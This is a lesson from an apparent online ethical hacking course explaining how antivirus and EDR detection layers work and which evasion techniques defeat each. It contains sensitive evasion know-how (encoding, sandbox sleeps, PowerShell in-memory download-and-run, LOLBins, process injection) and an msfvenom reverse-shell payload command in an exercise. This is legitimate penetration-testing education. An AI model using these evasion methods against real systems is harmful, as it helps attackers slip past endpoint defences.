
This cybersecurity education article provides foundational knowledge on how antivirus and endpoint detection systems work, and why specific evasion techniques target particular detection layers. It explains that modern endpoint security operates as a layered stack with signature scanning, behaviour monitoring, memory scanning, and EDR cloud analytics—each with distinct strengths and gaps—and demonstrates why defeating one layer does not guarantee bypass of others. The article matters because penetration testers must understand detection mechanisms to assess whether an organisation's defences would stop real attackers, and because evasion techniques are only effective when applied within authorised scope against systems you own or have explicit written permission to test.
- Modern endpoints use four-layer detection stackThe article describes a typical enterprise endpoint in 2026 running three to four overlapping detection layers: signature-based static analysis (files before execution), behaviour-based dynamic analysis (runtime process monitoring), memory scanning (injected code detection), and sometimes application control (executable allowlisting). Each layer has distinct strengths and gaps—the gap between signature detection and behaviour detection is where basic AV evasion occupies, while the gap between behaviour detection and memory scanning is where advanced evasion sits. Understanding which layers are
- Signature detection only catches known threatsSignature-based detection works by extracting identifying byte sequences or computing hashes from malware samples, then comparing files against a signature database during scanning. The fundamental limitation is that it only detects what the database contains—new variants defeat hash-based signatures by changing any part of the binary, and pattern-based signatures can be defeated by modifying code around those sequences. Standard tools like Metasploit, Cobalt Strike, and Mimikatz are immediately detected because their signatures are in every database, but custom-compiled versions of the same f
- Encoding defeats signature scanning but not behaviour detectionEncoding payloads with techniques like XOR or base64 transforms byte values beyond signature pattern ranges, defeating Layer 1 (signature scanning). However, an XOR-encoded payload that evades static signature scanning will still trigger behaviour detection because the decoded payload performs the same suspicious API call sequence at runtime—such as VirtualAlloc to allocate executable memory, WriteProcessMemory to write data, and CreateRemoteThread to execute code in another process. This is the key distinction: encoding and obfuscation defeat Layer 1 but do nothing to defeat Layer 2 (behaviou
- In-memory execution eliminates file-based detection surfaceIf a payload is never written to disk but only exists as bytes in a process's RAM, signature scanners have nothing to scan. PowerShell's Invoke-Expression (IEX) combined with Invoke-WebRequest or .NET's System.Net.WebClient is commonly used for in-memory execution—the payload is downloaded from an HTTP server as a string, loaded into a PowerShell variable, and executed without persisting to the file system. Modern EDR addresses this gap through PowerShell's ScriptBlock Logging (which captures decoded PowerShell command content) and AMSI (Antimalware Scan Interface), which hooks scripting runti
- EDR closes gaps that traditional AV cannot addressTraditional antivirus relies primarily on signature scanning, which is effective against known-malware threat models but fails against targeted attacks and fileless malware. EDR (Endpoint Detection and Response) adds four capabilities beyond traditional AV: kernel-level API hooking for visibility into every sensitive Windows API call, continuous telemetry sending process activity data to cloud analytics platforms in near-real-time, memory scanning to detect injected shellcode patterns, and response capability allowing remote process termination and forensic collection. For penetration testers,
- Behaviour evasion requires alternative API call patternsBecause behaviour-based detection monitors what processes do at runtime rather than what they look like, defeating it requires using less suspicious API combinations—for example, NtCreateSection plus NtMapViewOfSection instead of VirtualAlloc plus WriteProcessMemory for memory allocation. Other behaviour evasion techniques include sleeping before payload execution to avoid sandbox time limits, checking whether a real user is present before executing (sandbox detection), and executing from within processes expected to make similar API calls, such as injecting into legitimate security products.
- AV evasion techniques map to specific detection layersThe article categorises evasion into four types with distinct targets: static evasion (XOR encode, pack, custom compile) defeats Layer 1 signature scanning; dynamic evasion (alternative API calls, sleep, sandbox detection) defeats Layer 2 behaviour monitoring; delivery evasion (LOLBins, PowerShell IEX, reflective loading) defeats Layer 1 and partially Layer 2; and operational evasion (minimal API calls, avoiding signature patterns, trusted process execution) defeats Layer 3 and 4 (EDR memory scanning and telemetry). Each category addresses a specific detection layer—understanding which layer i
- Scope explicitly must include AV bypass testingThe article emphasises that AV evasion techniques may only be applied on systems you own or have explicit written authorisation to test, with AV bypass specifically listed in scope. Many organisations' penetration test scope documents use general language like 'test web applications and network infrastructure' without explicitly including endpoint security bypass. If AV/EDR bypass testing is not explicitly listed as in scope, the article warns not to test it and to contact the client to clarify scope, as bypassing endpoint security can trigger incident response and violate the engagement agree
Bottom line: AV evasion is not a single technique but a layered problem—each evasion method targets a specific detection layer (signature, behaviour, memory, or telemetry), and techniques that defeat one layer may still be caught by others, so effective evasion requires understanding which layers are deployed and designing payload delivery to defeat all active layers simultaneously. Penetration testers must ensure AV bypass testing is explicitly in scope before attempting any evasion techniques, and must tes
FREE
Part of the Free Ethical Hacking Course
🎯 What You’ll Master Today
⏱️ 45 min · 3 exercises · VM lab environment
📋 Prerequisites — Complete Before Day 33
- Day 30: Post-Exploitation and Persistence — the Meterpreter sessions and post-exploit tools from Day 30 are the payloads that Day 33’s evasion techniques protect
- Day 32: Windows Privilege Escalation — PrivEsc runs after payload delivery; Day 33 covers getting through endpoint defences to reach the Day 32 stage
📋 AV Evasion Basics 2026 — Contents
- The Endpoint Security Detection Stack
- Signature-Based Detection — How It Works and Where It Fails
- Behaviour-Based Detection — API Monitoring and Heuristics
- In-Memory Execution — Why It Evades File-Based Scanning
- Traditional AV vs Modern EDR — The Capability Gap
- Core AV Evasion Concepts for Pentesters
- The AV Evasion Testing Workflow
The Endpoint Security Detection Stack
Understanding AV evasion requires understanding what you’re evading. Modern endpoint security is not a single tool with a single detection mechanism — it is a layered stack with multiple independent detection approaches, each covering different aspects of malicious activity. An evasion technique that defeats one layer may still be caught by another. The penetration tester’s goal is not to find the one perfect technique, but to understand which layers are deployed, what each layer detects, and how to measure whether evasion has succeeded or failed in the specific target environment.
The typical enterprise endpoint in 2026 runs three to four overlapping detection layers: signature-based static analysis (scanning files before execution), behaviour-based dynamic analysis (monitoring what processes do at runtime), memory scanning (detecting injected code in running processes), and in some cases application control (allowlisting approved executables). Each layer has strengths and gaps. The gap between signature detection and behaviour detection is the space that basic AV evasion occupies. The gap between behaviour detection and memory scanning is where more advanced evasion sits.
Signature-Based Detection — How It Works and Where It Fails
Signature-based detection is the oldest and most reliable form of AV detection for known threats. The AV vendor’s research team analyses malware samples, extracts identifying byte sequences or computes hashes of the full file or key sections, and adds these signatures to a database that ships to endpoint clients through definition updates. When the AV engine scans a file, it extracts the same byte patterns or computes the same hashes and compares against the signature database. A match triggers a detection and the file is quarantined or deleted.
The fundamental limitation of signature detection is that it only catches what the signature database contains — known threats. An attacker who creates a new variant of an existing tool by changing any part of the binary will produce different byte sequences and different hashes, defeating hash-based signatures. Even pattern-based signatures targeting specific byte sequences can be defeated by modifying the code around those sequences. This is why every major offensive security tool — Metasploit, Cobalt Strike, Mimikatz — is immediately detected by most AV products (their signatures are in every database), but a custom-compiled version of the same functionality may evade many products.
The signature detection failure modes that basic evasion exploits are: encoding (XOR or base64 transforms the byte values beyond the signature pattern range), compression (packing changes the binary structure entirely), code mutation (reordering instructions, adding dead code, changing variable names at the assembly level), and payload generation with random components (Metasploit’s encoder options try to randomise the generated shellcode).
Behaviour-Based Detection — API Monitoring and Heuristics
Behaviour-based detection shifted the detection target from “what a file looks like” to “what a process does at runtime.” The AV/EDR agent hooks into the Windows operating system at the API level — intercepting calls to sensitive Windows API functions as they happen. When a process calls VirtualAlloc to allocate executable memory, then calls WriteProcessMemory to write data to that memory, then calls CreateRemoteThread to execute code in another process — this specific sequence of API calls matches the classic process injection pattern and triggers a behaviour-based detection regardless of whether any individual call is itself malicious.
Behaviour detection is significantly more robust against obfuscation than signature detection because it monitors what the code does, not what the code looks like. An XOR-encoded payload that evades static signature scanning will still trigger behaviour detection if it performs the same API call sequence at runtime. This is the key insight: encoding and obfuscation defeat Layer 1 (signature scanning) but do nothing to defeat Layer 2 (behaviour monitoring) because the decoded payload still makes the same API calls.
Behaviour detection failure modes are more sophisticated to exploit: using less suspicious API combinations (e.g. NtCreateSection + NtMapViewOfSection instead of VirtualAlloc + WriteProcessMemory), sleeping before executing payload to avoid sandbox time limits, checking whether a real user is present before executing (sandbox detection), and executing from within a process that is expected to make similar API calls (e.g. injecting into a legitimate security product).
⏱️ 15 minutes · Conceptual — no tools required
(A) Which detection layer(s) would catch it?
(B) Which layer(s) would miss it?
(C) What modification would allow it to evade the catching layer?
SCENARIO 1:
A penetration tester generates a standard Meterpreter reverse
shell executable with msfvenom -p windows/x64/meterpreter/reverse_tcp.
They copy the .exe to the target and try to execute it.
Detection analysis: signature? behaviour? memory?
SCENARIO 2:
The same payload is XOR-encoded using a custom encoder.
The resulting .exe has completely different byte patterns.
It is copied to disk and executed.
Detection analysis: which layers now catch it vs miss it?
SCENARIO 3:
The payload is never written to disk. Instead, a PowerShell
command downloads the encoded shellcode into memory and
uses .NET reflection to execute it directly.
Detection analysis: which layers now apply?
SCENARIO 4:
A Cobalt Strike beacon using HTTPS C2 with process injection
into a legitimate explorer.exe process, with API call patterns
that mimic normal browser network activity.
Detection analysis: which layers would catch this?
SCENARIO 5:
An attacker sleeps the payload for 90 seconds after execution
before performing any malicious API calls. The endpoint runs
a sandbox that times out malware samples after 60 seconds.
Detection analysis: which layer does this evade and why?
For each scenario, draw the detection chain and the evasion gap.
📸 Draw your detection chain diagram for all 5 scenarios. Post to #day-33-av-evasion on Discord.
In-Memory Execution — Why It Evades File-Based Scanning
In-memory execution is one of the most effective evasion techniques against traditional AV because it targets the primary detection surface: files on disk. If a payload is never written to disk — if it only ever exists as bytes in the process’s RAM — then signature scanners that analyse files have nothing to scan. The payload is downloaded from the network or generated dynamically, loaded directly into executable memory, and run without persisting to the file system.
PowerShell’s Invoke-Expression (IEX) combined with Invoke-WebRequest or .NET’s System.Net.WebClient is the most commonly used in-memory execution path in real-world attacks and penetration tests. The payload is served from the attacker’s HTTP server as a string, downloaded to a variable in the PowerShell session, and executed with IEX — all in memory, no disk write. The Windows Event Log records the PowerShell command but the payload itself never touches the file system.
Modern EDR addresses in-memory execution through two mechanisms: PowerShell’s ScriptBlock Logging captures the decoded content of all PowerShell commands (including IEX payloads) to the Event Log; and Antimalware Scan Interface (AMSI) hooks into scripting runtimes (PowerShell, JScript, VBA) to scan code at runtime before execution, giving the AV engine visibility into the decoded payload content regardless of encoding.
Traditional AV vs Modern EDR — The Capability Gap
Traditional antivirus was designed in an era of known-malware threat models — the primary risk was users downloading infected files. The corresponding detection approach (signature scanning of files) was highly effective against that threat model. The shift to targeted attacks, living-off-the-land techniques, and fileless malware exposed the gap between this capability and actual enterprise threat coverage.
EDR (Endpoint Detection and Response) emerged to close this gap with four additional capabilities beyond traditional AV. Kernel-level API hooking gives EDR visibility into every sensitive Windows API call — not just detecting known call sequences, but logging all API activity for forensic analysis. Continuous telemetry sends process activity data to a cloud analytics platform in near-real-time, enabling detection of attack chains that span hours or days across multiple processes. Memory scanning actively scans process memory at intervals and on-write to detect injected shellcode patterns. Response capability — the R in EDR — allows security teams to remotely isolate a compromised endpoint, kill processes, and collect forensic artefacts.
For penetration testers, the practical implication is clear: techniques that evade traditional AV (encoding, packing, in-memory execution) have significantly reduced effectiveness against modern EDR. Evading EDR requires avoiding behaviourally suspicious API patterns, using legitimate system tools for execution (living off the land), operating from within trusted processes, and minimising the attack footprint to avoid triggering telemetry-based detection. Day 34 (payload obfuscation) and subsequent lessons in the course build these advanced techniques incrementally.
⏱️ 15 minutes · Kali Linux + VirusTotal (browser)
📸 Screenshot the strings output showing identifiable payload markers. Post to #day-33-av-evasion on Discord.
Core AV Evasion Concepts for Pentesters
The practical framework for AV evasion in authorised penetration testing follows a consistent logic regardless of the specific tools or techniques involved. First, determine which detection layers are active on the target endpoints — this comes from scope documentation, client conversations, or preliminary recon. Second, design the payload delivery to defeat the active layers — if only traditional AV is present, encoding may be sufficient; if EDR is present, in-memory execution with API call care is required. Third, test in a controlled environment before deployment — never test evasion directly on production systems.
The core evasion concept categories are: static evasion (changing how the payload looks on disk — encoding, packing, custom compilation); dynamic evasion (changing what the payload does at runtime — alternative API calls, sleep evasion, sandbox detection); delivery evasion (how the payload reaches the target — living off the land, LOLBins, script-based delivery that avoids disk writes); and operational evasion (limiting activity footprint — minimal API calls, avoiding known signature patterns, staying within expected process behaviour).
⏱️ 15 minutes · Browser only
Search: “Windows AMSI Antimalware Scan Interface how it works”
Find Microsoft’s AMSI documentation on learn.microsoft.com
Note: which scripting engines does AMSI hook into?
What does AMSI check at runtime that traditional AV misses?
Step 2: Research ETW — Event Tracing for Windows in EDR
Search: “ETW Event Tracing Windows EDR detection 2024”
How does EDR use ETW to monitor process activity?
Why is ETW harder to bypass than userland API hooking?
Step 3: Find a real-world LOLBIN used for AV evasion
Search: “living off the land binaries LOLBAS av evasion”
Go to lolbas-project.github.io
Find one Windows built-in binary (LOLBin) that can execute
arbitrary code without dropping a file on disk.
Note: which detection layer does this evade and why?
Step 4: Check current detection rates for common tools
Go to antiscan.me (privacy-respecting VT alternative)
OR search: “mimikatz detection rate 2026”
What percentage of AV engines detect standard Mimikatz?
What percentage detect an obfuscated variant?
Step 5: Read one recent AV evasion research blog post
Search: “AV EDR evasion research 2025 2026 blog”
Find one published research post (not a hacking tutorial).
What was the evasion technique? Which EDR was tested?
What was the detection rate before and after the technique?
📸 Screenshot the LOLBIN you found and its execution method. Post to #day-33-av-evasion on Discord. Tag #day33complete
| Evasion Category | Technique Examples | Defeats Layer |
| Static evasion | XOR encode, pack, custom compile | Layer 1 (signature) |
| Dynamic evasion | Alt API calls, sleep, sandbox detect | Layer 2 (behaviour) |
| Delivery evasion | LOLBins, IEX, reflective load | Layer 1 + partial Layer 2 |
| Operational evasion | Minimal footprint, trusted process | Layer 3+4 (EDR telemetry) |
The AV Evasion Testing Workflow
In an authorised penetration test where AV bypass is in scope, the workflow follows a structured approach that prioritises client safety and evidence quality. The first step is threat intelligence: understand which AV and EDR products are deployed on the target endpoints. This comes from the scoping document, pre-engagement interviews, or sometimes from enumeration early in the test. The AV product family determines which detection capabilities are active and which published bypass techniques are relevant.
The second step is controlled testing in an isolated environment that mirrors the target. If the client uses CrowdStrike Falcon, the penetration tester should test their payload against a CrowdStrike-protected VM before deploying to the production test environment. This prevents detection events on the production system before the team is ready, preserves the element of surprise for the final payload test, and produces more useful findings (confirmed bypass vs confirmed detection) than an ad hoc approach.
The final step is documented evidence collection. AV evasion findings require particularly clear documentation: the exact payload (hash), the detection environment (AV product + version + definition date), the test result (detected at which layer, or evaded), and the recommended remediation. Day 34 continues with the specific obfuscation and encoding techniques that implement this framework in practice.
🧠 QUICK CHECK — AV Evasion Basics
📋 AV Evasion Mental Model — Day 33 Reference
🏆 Mark Day 33 Complete — AV Evasion Basics
You now have the mental model for understanding why each evasion technique works and which detection layer it targets. Day 34 applies this framework with hands-on payload obfuscation techniques using Veil, Shellter, and custom encoding — the practical implementation of today’s conceptual foundation.
❓ Frequently Asked Questions — AV Evasion Basics 2026
What is AV evasion in ethical hacking?
What is the difference between signature and behaviour detection?
What is in-memory execution and why does it evade AV?
What is the difference between AV and EDR?
What tools do ethical hackers use for AV evasion?
Is AV evasion testing always in scope for pentests?
Day 32: Windows Privilege Escalation
Day 34: Payload Obfuscation Techniques
📚 Further Reading
- Day 32: Windows Privilege Escalation — AV evasion delivers the payload; privilege escalation uses it. Day 32 and Day 33 form the delivery-then-escalation chain of the post-exploitation phase.
- Day 34: Payload Obfuscation Techniques — The hands-on implementation of Day 33’s conceptual framework — Veil, Shellter, custom XOR encoding, and AMSI bypass techniques with exercises on your own VM lab.
- Free Ethical Hacking Course Hub — Full 180-day course overview. Day 33 AV evasion sits within the post-exploitation phase sequence at Days 30–40.
- LOLBAS Project — Living Off The Land Binaries and Scripts — Complete catalogue of Windows built-in binaries that can execute code, download files, or bypass controls — essential reference for understanding LOLBin-based evasion techniques.
- Microsoft AMSI Documentation — Official AMSI documentation — how the Antimalware Scan Interface hooks into scripting runtimes and what it provides to AV/EDR engines for in-memory content scanning.
